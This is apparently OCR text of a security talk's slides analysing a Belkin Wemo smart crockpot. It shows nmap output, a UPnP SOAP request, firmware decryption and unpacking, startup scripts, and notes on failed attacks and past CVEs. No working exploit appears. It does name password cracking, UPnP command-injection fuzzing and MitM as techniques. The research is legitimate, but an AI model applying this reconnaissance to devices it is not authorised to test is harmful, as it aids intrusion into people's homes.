





CrackedPot


Bernard Lampe
Senior Vulnerability Researcher
Raytheon Cyber Solutions Inc.


Raytheon

















CrackedPot

Bernard Lampe
Senior Vulnerability Researcher
Raytheon Cyber Solutions Inc.

Raytheon

Internet of Things!

Crockpot
Air purifier
Coffee maker
Refridgerator
Toilet
Space heater
Cameras
Outlet
Beds
Alarms
Lights
Cordless Drill


Thermostat
Water leak detector
Baby diaper
Plant watering
Washer/Dryer
Refridgerator
Security Alarm
Door lock
Dehumidifier
Outdoor lights
Garage door
Car


Toothbrush
Hair dryer
Ice tray
Egg tray
Amazon Dash
Luggage
Toaster
Mirror
Shoes
Water bottle
Water pitcher
Baby changing table

Floss
Wine bottle
Juicer
Tortilla press
Cookie oven
Toaster oven
Fork
Umbrella
Vacuum
Trash can
Speaker

Home Automation Products

Iphone and Android App





Configuration

1. Power on from factory creates open ad-hoc wireless network using dnsmasq

2. Connect to ad-hoc network using your smart phone and wemo app


3. Tell wemo device the network SSID and password for your home router

What's Really In the Box

- Heating Element
- Temperature Sensor

- Logic and Power Switching Unit
- Safety Fuse

- Unknown IC with possibly JTAG
- UART Connection
- LEDs



- Hardware Power Switch
- Connection to WEMO Smart Module

Wemo Smart SoC Module

- TRalink RT5350F SoC chip
  - 360MHz MIPS 24KEc BE CPU
  - 2.4GHz, 802.11n network stack
- Cost about $2.70 on AliExpress.com

- MX TSOP 512KB BIOS Chip
- Cost about $2.50 on AliExpress.com

- Winbond W9825G6JH-61
  - 4MB x 4 Banks x 16 Bits SDRAM
- Cost about $2.28 on DigiKey.com

UPNP Direct Attack Surfaces

iot — vim — 80×25

```
$ nmap -sS -sU -sV -v -e en1 10.22.22.1

Completed Service scan at 13:41, 87.56s elapsed (5 services on 1 host)
NSE: Script scanning 10.22.22.1.
Initiating NSE at 13:41
Completed NSE at 13:42, 0.65s elapsed
Nmap scan report for 10.22.22.1
Host is up (0.036s latency).
Not shown: 1995 closed ports
PORT      STATE         SERVICE VERSION
53/tcp    open          domain  dnsmasq 2.38
49152/tcp open          upnp    Belkin Wemo upnpd (UPnP 1.0)
53/udp    open          domain  dnsmasq 2.38
67/udp    open|filtered dhcps
1900/udp  open|filtered upnp
MAC Address: 94:10:3E:5B:EE:38 (Belkin International)
Service Info: Device: power-misc

Read data files from: /usr/local/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1097.38 seconds
           Raw packets sent: 2300 (82.606KB) | Rcvd: 2393 (123.218KB)
```

POST /upnp/control/basicevent1 HTTP/1.1
Accept-Encoding: identity
Content-Length: 271
Soapaction: "urn:Belkin:service:basicevent:1#GetBinaryState"
Host: 10.22.22.1:49152
User-Agent: Python-urllib/2.7
Connection: close
Content-Type: text/xml; charset="utf-8"

<?xml version="1.0" encoding="utf-8"?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:GetBinaryState xmlns:u="urn:Belkin:service:basicevent:1"></u:GetBinaryState></s:Body></s:Envelope>

UPNP


Indirect Attack Surfaces (malicious server)

- **Infected DNS, NTP, DHCP, STUN, TURN server**

- **MitM, ARP Spoof, DNS Cache Poison**

Burp Proxy Analysis to Circumvent SSL


Internet connection sharing in IOS
+ DNS Entries
+ Burp (free edition)





```
<pluginRegister>
  <plugin>
    <pluginId></pluginId>
    <macAddress>94103E5BEE38</macAddress>
    <serialNumber>221514S00007E7</serialNumber>
    <uniqueId>uuid:Crockpot-1_0-221514S00007E7</uniqueId>
    <modelCode>Crockpot</modelCode>
    <productName>SlowCooker</productName>
    <privateKey></privateKey>
    <home>
      <homeId>4367777</homeId>
      <description>plugin registration</description>
      <key1>a8bbcf0a0b60</key1>
      <key2>temp</key2>
      <key3>12DDB12E6064</key3>
    </home>
    <firmwareVersion>WeMo_WW_2.00.10061.PVT-OWRT-Jarden</firmwareVersion>
    <hwVersion>v1</hwVersion>
  </plugin>
  <smartDevice>
    <smartDeviceId></smartDeviceId>
    <description>iPhone</description>
    <uniqueId>7051e7bff26af5c9b04305e93a8ad63fe1948f87</uniqueId>
    <privateKey></privateKey>
    <reUnionKey>1462932412807</reUnionKey>
  </smartDevice>
  <reRegister>Y</reRegister>
</pluginRegister>
```

Firmware Analysis

- Firmware is on fw.xbcs.net for all Wemo products
- Firmware is GPG encoded (not encrypted) and signed
  - Found old signing key in previous firmwares
  - Old key signed by customerservice@belkin.com
  - New key signed by security@belkin.com





More Web Hacking

```
https://%s:8443/apis/http/dlr/peerLocalAddress
https://%s:8443/apis/http/plugin/
https://%s:8443/apis/http/plugin/ext/deviceConfig
https://%s:8443/apis/http/plugin/logging
https://%s:8443/apis/http/plugin/mergeHomes
https://%s:8443/apis/http/plugin/registerPlugin
https://api.xbcs.net:8443/apis/http/plugin/sendNotificati
https://api.xbcs.net:8443/apis/http/plugin/usageData
https://ticks2.bugsense.com/api/ticks/%s/%s
```

- Strings in libremoteaccess.so
- Strings for API are in the binary
- Found JBoss service providers
- Did not further analyze these APIs

JBossWS/Services

Registered Service Endpoints

Endpoint Name: jboss.ws:context=juddiv3,endpoint=SubscriptionService
Endpoint Address: http://jbosssvc01.cics.belkin.com:8080/juddiv3/services/subscription

StartTime	StopTime	
Tue Apr 26 19:04:41 GMT+00:00 2016		
RequestCount	ResponseCount	FaultCount
0	0	0
MinProcessingTime	MaxProcessingTime	AvgProcessingTime
0	0	0

Endpoint Name: jboss.ws:context=juddiv3,endpoint=SubscriptionListenerService
Endpoint Address: http://jbosssvc01.cics.belkin.com:8080/juddiv3/services/subscription-listener

StartTime	StopTime	
Tue Apr 26 19:04:41 GMT+00:00 2016		
RequestCount	ResponseCount	FaultCount
0	0	0
MinProcessingTime	MaxProcessingTime	AvgProcessingTime
0	0	0

Endpoint Name: jboss.ws:context=juddiv3,endpoint=PublicationService
Endpoint Address: http://jbosssvc01.cics.belkin.com:8080/juddiv3/services/publish

StartTime	StopTime	
Tue Apr 26 19:04:41 GMT+00:00 2016		
RequestCount	ResponseCount	FaultCount
0	0	0
MinProcessingTime	MaxProcessingTime	AvgProcessingTime
0	0	0

Endpoint Name: jboss.ws:context=ProvisioningService,endpoint=ProvisioningServiceBean
Endpoint Address: http://jbosssvc01.cics.belkin.com:8080/ProvisioningService/ProvisioningServiceBean

StartTime	StopTime	
Tue Apr 26 18:55:47 GMT+00:00 2016		
RequestCount	ResponseCount	FaultCount
0	0	0
MinProcessingTime	MaxProcessingTime	AvgProcessingTime
0	0	0

Endpoint Name: jboss.ws:context=juddiv3,endpoint=JUDDIApiService
Endpoint Address: http://jbosssvc01.cics.belkin.com:8080/juddiv3/services/juddi-api

StartTime	StopTime	
Tue Apr 26 19:04:41 GMT+00:00 2016		
RequestCount	ResponseCount	FaultCount
0	0	0
MinProcessingTime	MaxProcessingTime	AvgProcessingTime

Firmware Unpacking

- GPG, Binwalk and Sqaushfs
- Firmware ModKit and try all squashfs versions

```
bernie@bernie-virtual-machine: ~/t
bernie@bernie-virtual-machine:~/t$ ls
WeMo_WW_2.00.9867.OWRT.DVT_Jarden.bin.gpg
bernie@bernie-virtual-machine:~/t$ gpg -d -o t.bin ./WeMo_WW_2.00.9867.OWRT.DVT_Jarden.bin.gpg
gpg: Signature made Wed 21 Oct 2015 05:27:21 AM EDT using DSA key ID 34C896FD
gpg: Can't check signature: public key not found
Firefox Web Browser
bernie@bernie-virtual-machine:~/t$ ls
t.bin  WeMo_WW_2.00.9867.OWRT.DVT_Jarden.bin.gpg
bernie@bernie-virtual-machine:~/t$ binwalk -e ./t.bin

DECIMAL       HEX             DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0x82F6EFED, created:
Wed Oct 21 04:13:11 2015, image size: 694684 bytes, Data Address: 0x80000000, Entry Point: 0x801F3000,
data CRC: 0xA428A53E, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image
name: "MIPS OpenWrt Linux-2.6.21"
WARNING: Extractor.execute failed to run '7zr e -y '40.7z'': [Errno 2] No such file or directory
64            0x40            LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes,
 uncompressed size: 2162822 bytes
WARNING: Extractor.execute failed to run '/opt/firmware-mod-kit/trunk/unsquashfs_all.sh '100000.squashf
s'': [Errno 2] No such file or directory
1048576       0x100000        Squashfs filesystem, little endian, version 3.0, size: 4268476 bytes,
621 inodes, blocksize: 65536 bytes, created: Wed Oct 21 04:13:17 2015

bernie@bernie-virtual-machine:~/t$
```

```
bernie@bernie-virtual-machine: ~/t
bernie@bernie-virtual-machine:~/t$ ls
100000.squashfs  40.7z  t.bin  WeMo_WW_2.00.9867.OWRT.DVT_Jarden.bin.gpg
bernie@bernie-virtual-machine:~/t$ ~/fmk/fmk/src/squashfs-3.0/unsquashfs-lzma ./100000.squashfs

created 328 files
created 65 directories
created 228 symlinks
created 0 devices
created 0 fifos
bernie@bernie-virtual-machine:~/t$ ls squashfs-root/
bin  dev  etc  lib  mnt  overlay  proc  rom  root  sbin  sys  tmp  usr  var
bernie@bernie-virtual-machine:~/t$
```

Firmware File System Analysis

- Read though all /etc/rc.d files
- Ran password cracker (john) on unshadowed /etc/passwd
- Found /sbin/startWemo.sh and /sbin/firmware_update.sh

bernie@bernie-virtual-machine: ~

```
# <...snip...>

if [ "/tmp/firmware.img" != $1 ]; then
        # make sure the update is signed
        gpg --import --ignore-time-conflict /root/.gnupg/WeMoPubKey.asc
        gpg --ignore-time-conflict -o $FIRMWARE_NAME -d $1

# <...snip...>

        # verify belkin header and chksum _start
        BELKIN_HDR=belkin.hdr
        IMAGE_LENTGH=`expr "$FILE_LENGTH" - 256`
        dd if="$FIRMWARE_NAME" of="$BELKIN_HDR" skip="$IMAGE_LENTGH" bs=1 count=256 > /dev/console

        magic_string="`cat $BELKIN_HDR | cut -b 1-9`"
        hdr_version="`cat $BELKIN_HDR | cut -b 10-11`"
        hdr_length="`cat $BELKIN_HDR | cut -b 12-16`"

# <...snip...>

        crc1=`dd if="$FIRMWARE_NAME" bs="$IMAGE_LENTGH" count=1| cksum | cut -d' ' -f1`
        hex_cksum=`printf "%08X" "$crc1"`

# <...snip...>
mtd write $FIRMWARE_NAME $mtd_other
# <...snip...>
fw_setenv bootstate $newstate
# <...snip...>
~
"firmware_update.sh" 28L, 810C written                          1,1           All
```

Failed Attacks

- Hardware UART connection
  - Password protected
  - Could have desoldered chips, but not that good at H/W
- Fuzzing UPNP XML by injecting shell escapes and commands
  - Found some commands that would reboot but no RCE
- Build chroot emulation environment
  - Custom qemu-mipsel to counter sstrip
- Wireshark network analysis
  - Found nat.xbcs.net (STUN Server)
  - Found api.xbcs.net (Remote Command Server)
  - Found fw.xbcs.net (Firmware Server)
  - Nothing obvious
- Burp proxy network analysis
  - Wrote a bunch of scripts to probe server
  - Nothing too useful

Previous Bugs in Wemo

- UPNP XML Remote Command Injection

  http://www.tripwire.com/state-of-security/featured/my-sector-story-root-shell-on-the-belkin-wemo-switch/

- CVE-2013-6952 - leak of private GPG signing key in firmware
- CVE-2013-6951 - SSL X.509 certificate spoof allows MiM
- CVE-2013-6950 - does not use SSL for RSS firmware update feed
- CVE-2013-6949 - STUN and TURN protocol hijack error
- CVE-2013-6948 - UPNP XML remote arbitrary file read

  http://www.cvedetails.com/vulnerability-list/vendor_id-1369/product_id-27120/year-2014/Belkin-Wemo-Home-Automation-Firmware.html

Everything was fixed :(

SUPPORT ARTICLE

WEMO and Security

Belkin has corrected the list of **five (5)** potential vulnerabilities affecting the WEMO line of home automation solutions that was published in a CERT advisory on February 18. Belkin was in contact with the security researchers prior to the publication of the advisory, and, as of February 18, had already issued fixes for each of the noted potential vulnerabilities via in-app notifications and updates. Users with the most recent firmware release (version 3949) are not at risk from these malicious firmware attacks or remote control or monitoring of WEMO devices from unauthorized devices. Belkin urges such users to download the latest app from the Apple® App Store℠ (version 1.4.1) or Google Play™ Store (version 1.1.2) and then upgrade the firmware version through the app.

The specific fixes that Belkin has issued include:

1. An update to the WEMO API server on November 5, 2013 that prevents an XML injection attack from gaining access to other WEMO devices.

2. An update to the WEMO firmware, published on January 24, 2014, that adds SSL encryption and validation to the WEMO firmware distribution feed, eliminates storage of the signing key on the device, and password protects the serial port interface to prevent a malicious firmware attack. To learn how to update the firmware of your WEMO device, click here.

3. An update to the WEMO app for both iOS (published on January 24, 2014) and Android™ (published on February 10, 2014) that enables the most recent firmware update.

QUICK TIP: For iOS users, you can check the WEMO app's firmware version by launching the app, then tapping **More > Settings & About > Firmware Versions**.

NOTE: To get access and interact with other Belkin users in the WEMO Community, click here.

http://www.belkin.com/us/support-article?articleNum=80322

wemoApp Binary

bernie@bernie-virtual-machine: ~

```
# <...snip...>

while true; do
    /sbin/natClient &> /dev/console &
    /sbin/wemoApp -webdir /tmp/Belkin_settings/
    killall natClient
    killall wemoApp
# <...snip...>
done
~
~
~
~
"startWemo.sh" 9L, 194C written
```


bernie@bernie-virtual-machine: ~/t/squashfs-root/sbin

```
bernie@bernie-virtual-machine:~/t/squashfs-root/sbin$ readelf -h ./wemoApp
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 01 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       1
  Type:                              EXEC (Executable file)
  Machine:                           MIPS R3000
  Version:                           0x1
  Entry point address:               0x401f20
  Start of program headers:          52 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                             0x50001005, noreorder, cpic, o32, mips32
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         8
  Size of section headers:           0 (bytes)
  Number of section headers:         0
  Section header string table index: 0
bernie@bernie-virtual-machine:~/t/squashfs-root/sbin$
```

